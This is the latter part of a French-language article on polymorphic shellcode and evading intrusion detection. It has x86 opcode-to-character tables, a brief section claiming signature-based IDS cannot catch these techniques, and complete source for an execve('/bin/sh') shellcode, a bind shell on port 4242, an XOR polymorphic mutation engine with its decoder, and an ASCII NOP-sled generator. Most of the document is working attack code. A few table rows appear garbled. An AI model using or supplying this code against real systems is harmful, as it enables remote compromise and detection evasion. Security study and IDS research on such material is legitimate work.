NOTE:

1. The [*] nomenclature means a disp32 with no base if MOD is 00, [EBP] otherwise. This provides the following addressing modes:

   disp32[index] (MOD=00).
   disp8[EBP][index](MOD=01).
   disp32[EBP][index](MOD=10).

FIG. 9 – Format de codage de l'octet SIB (Scale/Index/Base)

code	istr.	char	alnum	alpha	cntrl	digit	print	punt	base64
0x00	add				•				
0x01					•				
0x02					•				
0x03					•				
0x04	add				•				
0x05					•				
0x06	push				•				
0x07	pop				•				
0x08	or				•				
0x09					•				
0x0A					•				
0x0B					•				
0x0C	or				•				
0x0D					•				
0x0E					•				
0x0F					•				
0x10	adc				•				
0x11					•				
0x12					•				
0x13					•				
0x14	adc				•				
0x15					•				
0x16					•				
0x17					•				
0x18	sbb				•				
0x19					•				
0x1A					•				
0x1B					•				
0x1C	sbb				•				
0x1D					•				
0x1E					•				
0x1F					•				

TAB. 4 – Correspondance opcodes - classes de caractères

code	istr.	char	alnum	alpha	cntrl	digit	print	punt	base64
0x20	and						•		
0x21		!					•	•	
0x22		”					•	•	
0x23		#					•	•	
0x24	and	$					•	•	
0x25		%					•	•	
0x26	es	&					•	•	
0x27	daa	’					•	•	
0x28	sub	(					•	•	
0x29		)					•	•	
0x2A		*					•	•	
0x2B		+					•	•	•
0x2C	sub	,					•	•	
0x2D		-					•	•	
0x2E	cs	.					•	•	
0x2F	das	/					•	•	•
0x30	xor	0	•			•	•		•
0x31		1	•			•	•		•
0x32		2	•			•	•		•
0x33		3	•			•	•		•
0x34	xor	4	•			•	•		•
0x35		5	•			•	•		•
0x36	ss	6	•			•	•		•
0x37	aaa	7	•			•	•		•
0x38	cmp	8	•			•	•		•
0x39		9	•			•	•		•
0x3A		:					•	•	
0x3B		;					•	•	
0x3C	cmp	¡					•	•	
0x3D		=					•	•	
0x3E	ds	¿					•	•	
0x3F	aas	?					•	•	

TAB. 5 – Correspondance opcodes - classes de caractères

code	istr.	char	alnum	alpha	cntrl	digit	print	punt	base64
0x40	inc	@					•	•	
0x41		A	•	•			•		•
0x42		B	•	•			•		•
0x43		C	•	•			•		•
0x44		D	•	•			•		•
0x45		E	•	•			•		•
0x46		F	•	•			•		•
0x47		G	•	•			•		•
0x48	dec	H	•	•			•		•
0x49		I	•	•			•		•
0x4A		J	•	•			•		•
0x4B		K	•	•			•		•
0x4C		L	•	•			•		•
0x4D		M	•	•			•		•
0x4E		N	•	•			•		•
0x4F		O	•	•			•		•
0x50	push	P	•	•			•		•
0x51		Q	•	•			•		•
0x52		R	•	•			•		•
0x53		S	•	•			•		•
0x54		T	•	•			•		•
0x55		U	•	•			•		•
0x56		V	•	•			•		•
0x57		W	•	•			•		•
0x58	pop	•	•	•			•		•
0x59		Y	•	•			•		•
0x5A		Z	•	•			•		•
0x5B		[					•	•	
0x5C							•	•	
0x5D		]					•	•	
0x5F		-					•	•	

TAB. 6 – Correspondance opcodes - classes de caractères

TAB. 7 – Remplacement possible de `NOP`

code	istr.	char	alnum	alpha	cntrl	digit	print	punt	base64
0x60	pusha	‘					•	•	
0x61	popa	a	•	•			•		•
0x62	bound	b	•	•			•		•
0x63	arpl	c	•	•			•		•
0x64	fs	d	•	•			•		•
0x65	gs	e	•	•			•		•
0x66	data16	f	•	•			•		•
0x67	addr16	g	•	•			•		•
0x68	push	h	•	•			•		•
0x69	imul	i	•	•			•		•
0x6A	push	j	•	•			•		•
0x6B	imul	k	•	•			•		•
0x6C	ins	l	•	•			•		•
0x6D		m	•	•			•		•
0x6E	outs	n	•	•			•		•
0x6F		o	•	•			•		•
0x70	jo	p	•	•			•		•
0x71	jno	q	•	•			•		•
0x72	jb	r	•	•			•		•
0x73	jnb	s	•	•			•		•
0x74	je	t	•	•			•		•
0x75	jne	u	•	•			•		•
0x76	jbe	v	•	•			•		•
0x77	jnbe	w	•	•			•		•
0x78	js	•	•	•			•		•
0x79	jns	y	•	•			•		•
0x7A	jp	z	•	•			•		•
0x7B	jnp	{					•	•	
0x7C	jl	—					•	•	
0x7D	jnl	}					•	•	
0x7E	jle						•	•	
0x7F	jnle				•				

TAB. 8 – Correspondance opcodes - classes de caractères

3 Détection

Actuellement la plupart des moteurs de détection d'intrusions sont basés sur des signatures d'attaques (ou de tentatives) ainsi que sur des anomalies rencotrées dans les protocoles. Jusqu'à présent, les attaques par *buffer overflow* étaient détectées par les raffales de *NOPs* ou par des signatures du *shellcode* lui-même ('`/bin/sh`', par exemple). Cependant, avec les techniques présentées, il est à présent quasiment impossible de détecter ce genre d'attaque avec des signature. Il faudra utiliser des analyseur statistiques à partir de diffentes propriété des connexion et/ou de leur contenu (par exemple : Snort, Spade).

4 Code source

4.1 Affichage et test des *shellcode*

Fichier ‘sc.c’ :

```
/*
** sc.c : affiche et/ou tests les shellcodes.
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern void bindsh_start();
extern void bindsh_end();

void dump_shellcode(unsigned char *start, int sz)
{
  int i;

  printf("unsigned char shellcode[%i] = {", sz);
  for (i = 0; i < sz; i++)
    {
      if (!(i % 8))
        printf("\n  ");
      printf("0x%02X, ", start[i]);
    }
  printf("};\n");
}

static void usage(char *prg)
{
  fprintf(stderr, "Usage: %s <options>\n", prg);
  fprintf(stderr, "  -d dump the shellcode\n");
  fprintf(stderr, "  -t test the shellcode\n");
}

int main(int argc, char **argv)
{
  char opt;
  int scsz, dump, test;
  unsigned char *sc;

  if (argc == 1)
    {
      usage(argv[0]);
      exit(1);
    }

  test = dump = 0;
  while ((opt = getopt(argc, argv, "dt")) != -1)
    {
      switch (opt)
        {
        case 'd':
          dump = 1;
          break;

        case 't':
          test = 1;
          break;

        default:
          fprintf(stderr, "Unknown option '%c'\n", opt);
          exit(1);
```

```
        }
    }

  if (dump)
    {
      scsz = bindsh_end - bindsh_start;
      sc = (unsigned char *) bindsh_start;
      dump_shellcode(sc, scsz);
    }

  if (test)
    bindsh_start();

  return (0);
}
```

4.2 *shellcode* simple pour linux *Intel-32*

Fichier ‘my_execsh.S’ :

```
/*
** shellcode simple : execve('/bin/sh') pour linux intel-32
*/

  .text
  /* globales (pour recupere a partir des autres objets) */
  .globl sc_start
  .globl sc_end

  /* le code assembleur est dans .data au lieu de .text :
  ** cela ne change rien etant donne qu'il est la pour etre
  ** affiche. */
  .data

sc_start:
  /* effectue le saut jusqu'a la chaine
  ** pour recuperer son adresse (via le call) */
        jmp binsh

sc_begin:
  /* le 'call' a ete effectue, l'adresse de la chaine est donc
  ** sur la pile. Celle ce est placee dans %esi */
  popl %esi
  /* on reconstitue ici le tableau de parametres 'argv[]'
  ** qui doit etre passe a 'execve()' :
  ** on aura ici argv[0] = "/bin/sh" et argv[1] = NULL
  ** 'argv' sera place en memoire juste apres la chaine "/bin/sh" */
  movl %esi,0x8(%esi)
  /* %eax =  0 */
  xorl %eax,%eax
  /* argv[1] = NULL */
  movl %eax,0xc(%esi)

sc_execve:
  /* on place dans %eax le numero du l'appel systeme a invoquer
  ** execve == 0xB */
  movl $0xb,%eax
  /* %ebx : premier parametre de 'execve()'.
  ** soit l'adresse de "/bin/sh" qui est dans %esi */
  movl %esi,%ebx
  /* %ecx : second parametre.
  ** soit l'adresse du tableau argv[] */
  leal 0x8(%esi),%ecx
  /* %edx : troisieme parametre.
  ** soit 'envp[]' qui ici est nul. */
  xorl %edx,%edx
  /* invoquation de l'appel systeme. */
  int $0x80
binsh:
  /* le 'call' permet d'empiler l'adresse de la chaine pour
  ** la recuperer plus tard */
  call sc_begin
  .string "/bin/sh"

sc_end:
```

4.3 *bind shellcode*

Ce shellcode lance un shell et le met en ecoute sur le port 4242.
Fichier '`my_bindsh.S`' :

```
/*
** bind shell
*/

.text
  .globl bindsh_start
  .globl bindsh_end

.data
bindsh_start:
  /* socket(AF_INET,SOCK_STREAM,IPPROTO_IP)
  ** %eax : appel systeme socketcall
  ** %ebx : fonction socketcall (voir /usr/include/linux/net.h)
  ** %ecx : parametres socketcall
  ** %edx == 0x66 == socketcall()
  ** retour : %eax = socket descriptor
  ** */
  movl %esp,%ebp
  xorl %edx,%edx
  movb $0x66,%dl /* 0x66 == socketcall() */
  movl %edx,%eax
  xorl %ecx,%ecx /* %ecx = 0 */
  movl %ecx,%ebx /* %ebx = 0 */
  incl %ebx      /* %ebx = 1 == SOCKS_STREAM */
  movl %ebx, -8(%ebp)
  incl %ebx      /* %ebx = 2 == PF_INET */
  movl %ebx, -12(%ebp)
  decl %ebx      /* %ebx = 1 == SYS_socket() */
  movl %ecx, -4(%ebp)
  leal -12(%ebp),%ecx
  int  $0x80
  xorl %ecx,%ecx
  movl %eax,-12(%ebp)

  /* bind(fd, (struct sockaddr *)&struct, 16) */
  incl %ebx      /* %ebx = 2 == PF_INET */
  movw %bx,-20(%ebp)      /* 2 == SYS_bind */
  movw $0x9210,-18(%ebp)  /* 0x9210 = htons(4242) */
  movl %ecx,-16(%ebp)
  leal -20(%ebp),%eax
  movl %eax,-8(%ebp)
  movb $0x10,-4(%ebp) /* sizeof (struct sockaddr) */
  movl %edx,%eax
  leal -12(%ebp),%ecx
  int $0x80

  /* listen(fd, 5) */
  movl %edx,%eax
  incl %ebx
  incl %ebx /* 4 == SYS_listen */
  int  $0x80

  /* accept(fd, struct sockaddr, 16) */
  movl %edx,%eax
  incl %ebx /* 5 == SYS_accept */
  int  $0x80
  movl %eax,%ebx

  /* dup2(fd,0) */
  xorl %ecx,%ecx
  movb $0x3F,%dl /* 0x3F = dup2() */
  movl %edx,%eax
```

```
  int  $0x80

  /* dup2(fd,1) */
  movl %edx,%eax
  incl %ecx
  int  $0x80

  /* execve(arg[0],arg)
  ** execve traditionnel... */
  jmp  binsh

exec_back:
  popl %esi
  movl %esi,0x8(%ebp)
  xorl %eax,%eax
  movl %eax,0xc(%ebp)
  movb $0xb,%al
  movl %esi,%ebx
  leal 0x8(%ebp),%ecx
  leal 0xc(%ebp),%edx
  int  $0x80

binsh:
  call exec_back
  .string "/bin/sh"
bindsh_end:
```

4.4 Moteur de mutation polymorphique

Fichier ‘polymorphe.c’ :

```
/*
** polymorphe.c : generateur de shellcodes polymorphiques
*/

#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

#include "shellcode.h"

extern void decoder_start(void);
extern void decoder_end(void);

void dump_shellcode(char *name, unsigned char *start, int sz)
{
  int i;

  printf("%s[%i] = {", name, sz);
  for (i = 0; i < sz; i++)
    {
      if (!(i % 8))
        printf("\n");
      printf("0x%02X, ", start[i]);
    }
  printf("};\n");
}


static void usage(char *prg)
{
  fprintf(stderr, "Usage: %s <options>\n", prg);
  fprintf(stderr, "  -d dump the original shellcode\n");
  fprintf(stderr, "  -D dump the decoder\n");
  fprintf(stderr, "  -p dump the polymorphic shellcode\n");
  fprintf(stderr, "  -k display used keys\n");
  fprintf(stderr, "  -t test the shellcode\n");
}

int main(int argc, char **argv)
{
  unsigned char *decoder;
  int decodersz, test, dump_dec, dump_psc, dump_osc, disp_keys, i;
  unsigned char *mutant;
  void (*sc)(void);
  unsigned int key, slide;
  char opt;

  if (argc == 1)
    {
      usage(argv[0]);
      exit(1);
    }

  test = dump_psc = dump_osc = dump_dec = disp_keys = 0;
  while ((opt = getopt(argc, argv, "dDpkt")) != -1)
    {
      switch (opt)
        {
        case 'd':
          dump_osc = 1;
          break;
```

```
        case 'D':
          dump_dec = 1;
          break;

        case 'p':
          dump_psc = 1;
          break;

        case 'k':
          disp_keys = 1;
          break;

        case 't':
          test = 1;
          break;

        default:
          fprintf(stderr, "Unknown option.\n");
          exit(1);
        }
    }

  srand(time(NULL));

  decoder = (unsigned char *) decoder_start;
  decodersz = decoder_end - decoder_start;
  mutant = malloc(sizeof (shellcode) + decodersz);
  key = rand();
  slide = rand();

  if (disp_keys)
    printf("/* key = 0x%08X slide = 0x%08X */\n", key, slide);

  for (i = 0; i < decodersz; i++)
    mutant[i] = decoder[i];

  /* patch le decodeur en mettant les bonnes clefs */
  *(int *)(&mutant[4]) = key;
  *(int *)(&mutant[16]) = slide;
  mutant[11] = ((sizeof(shellcode) + 3) >> 2) & 0xFF;

  for (i = 0; i < sizeof (shellcode); i+=4)
    {
      *(int *)(&mutant[decodersz + i]) = *(int *)(&shellcode[i]) ^ key;
      key += slide;
    }

  if (dump_osc)
    dump_shellcode("original_shellcode", shellcode, sizeof(shellcode));

  if (dump_dec)
    dump_shellcode("decoder", decoder, decodersz);

  if (dump_psc)
    dump_shellcode("polymorphic_shellcode", mutant, decodersz + sizeof(shellcode));

  if (test)
    {
      sc = (void *)mutant;
      sc();
    }

  return (0);
}
```

4.5 Décodeur de *shellcode*

Fichier '`decoder.S`' :

```
/*
** key offset = <dec_start+4>
** slide offset = <dec_start+16>
** original shellcode size = <dec_start+11>
*/

.text
.globl decoder_start
.globl decoder_end

.data
decoder_start:
jmp sc

begin_decode:
popl %esi
movl $0x42424242,%ebx
xorl %ecx,%ecx
movb $0x42,%cl

decode:
xorl %ebx,(%esi)
addl $0x42424242,%ebx
addl $0x4, %esi
loop decode
jmp  decoder_end
sc:
call begin_decode
decoder_end:
```

4.6 Générateur d'instructions vides

```
/*
** generateur de nops aleatoires
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <time.h>
#include <ctype.h>

static unsigned char possible_nops[] = {
  0x27, 0x2f, 0x37, 0x3f, 0x40, 0x41, 0x42, 0x43,
  0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4a, 0x4b,
  0x4c, 0x4d, 0x4e, 0x4f, 0x50, 0x51, 0x52, 0x53,
  0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5a, 0x5b,
  0x5d, 0x5e, 0x5f, 0x60, 0x90, 0x91, 0x92, 0x93,
  0x95, 0x96, 0x97, 0x97, 0x98, 0x99, 0x9b, 0x9c,
  0x9e, 0x9f, 0xf5, 0xf8, 0xf9, 0xfc
};

void dump_shellcode(char *name, unsigned char *start, int sz)
{
  int i;

  printf("%s[%i] = {", name, sz);
  for (i = 0; i < sz; i++)
    {
      if (!(i % 8))
        printf("\n");
      printf("0x%02X, ", start[i]);
    }
  printf("};\n");
}

static void usage(char *prg)
{
  fprintf(stderr, "Usage: %s <options>\n", prg);
  fprintf(stderr, "  -s size of nops\n");
  fprintf(stderr, "  -a only ascii\n");
  fprintf(stderr, "  -p print string if ascii\n");
}

int main(int argc, char **argv)
{
  unsigned char *nops;
  int size, ascii, print, i;
  unsigned char curnop;
  char opt;

  if (argc == 1)
    {
      usage(argv[0]);
      exit(1);
    }

  ascii = print = 0;
  size = 256;
  while ((opt = getopt(argc, argv, "s:ap")) != -1)
    {
      switch (opt)
        {
        case 's':
          size = atoi(optarg);;
          break;
```

```
        case 'a':
          ascii = 1;
          break;

        case 'p':
          print = 1;
          break;

        default:
          fprintf(stderr, "Unknown option '%c'\n", opt);
          exit(1);
        }
    }

  nops = malloc(size + 1);
  srand(time(NULL));

  for (i = 0; i < size; i++)
    {
      if (ascii)
        {
          do {
            curnop = possible_nops[rand()%sizeof (possible_nops)];
          } while (!isprint(curnop));
        }
      else
        {
          curnop = possible_nops[rand()%sizeof (possible_nops)];
        }
      nops[i] = curnop;
    }

  if (ascii && print)
    {
      nops[size] = '\0';
      printf("/* nops string == '%s' */\n", nops);
    }
  dump_shellcode("nops", nops, size);

  return (0);
}
```

Références

[1] Intel Corp. *Intel Architecture Optimization.*

[2] Intel Corp. *Intel Architecture Software Developer's Manual - Volume 1 - Basic Architecture.*

[3] Intel Corp. *Intel Architecture Software Developer's Manual - Volume 2 - Instruction Set Reference Manual.*

[4] Intel Corp. *Intel Architecture Software Developer's Manual - Volume 3 - System Programming Guide.*

[5] FragRouter. `http://www.anzen.com/research/nidsbench/`.

[6] Ktwo. Adm-mutate, (`http://www.ktwo.ca`).

[7] Carey Nachenberg. Understanding and managing polymorphic viruses. *The Symantec Enterprise Papers.*

[8] Aleph One. Smashing the stack for fun and profit. *Phrack 49, File 0x0E.*

[9] T. H. Ptacek. Insertion, evasion, and denial of service : Eluding network intrusion detection.

[10] rix@hert.org. Writing ia32 alphanumeric shellcodes. *Phrack 54, File 0x0F.*

[11] Martin Roesch. Snort network intrusion detection system (`http://www.snort.org`).

[12] Scrippie. Smegma (shellcode mutation engine for generating mutated assembly).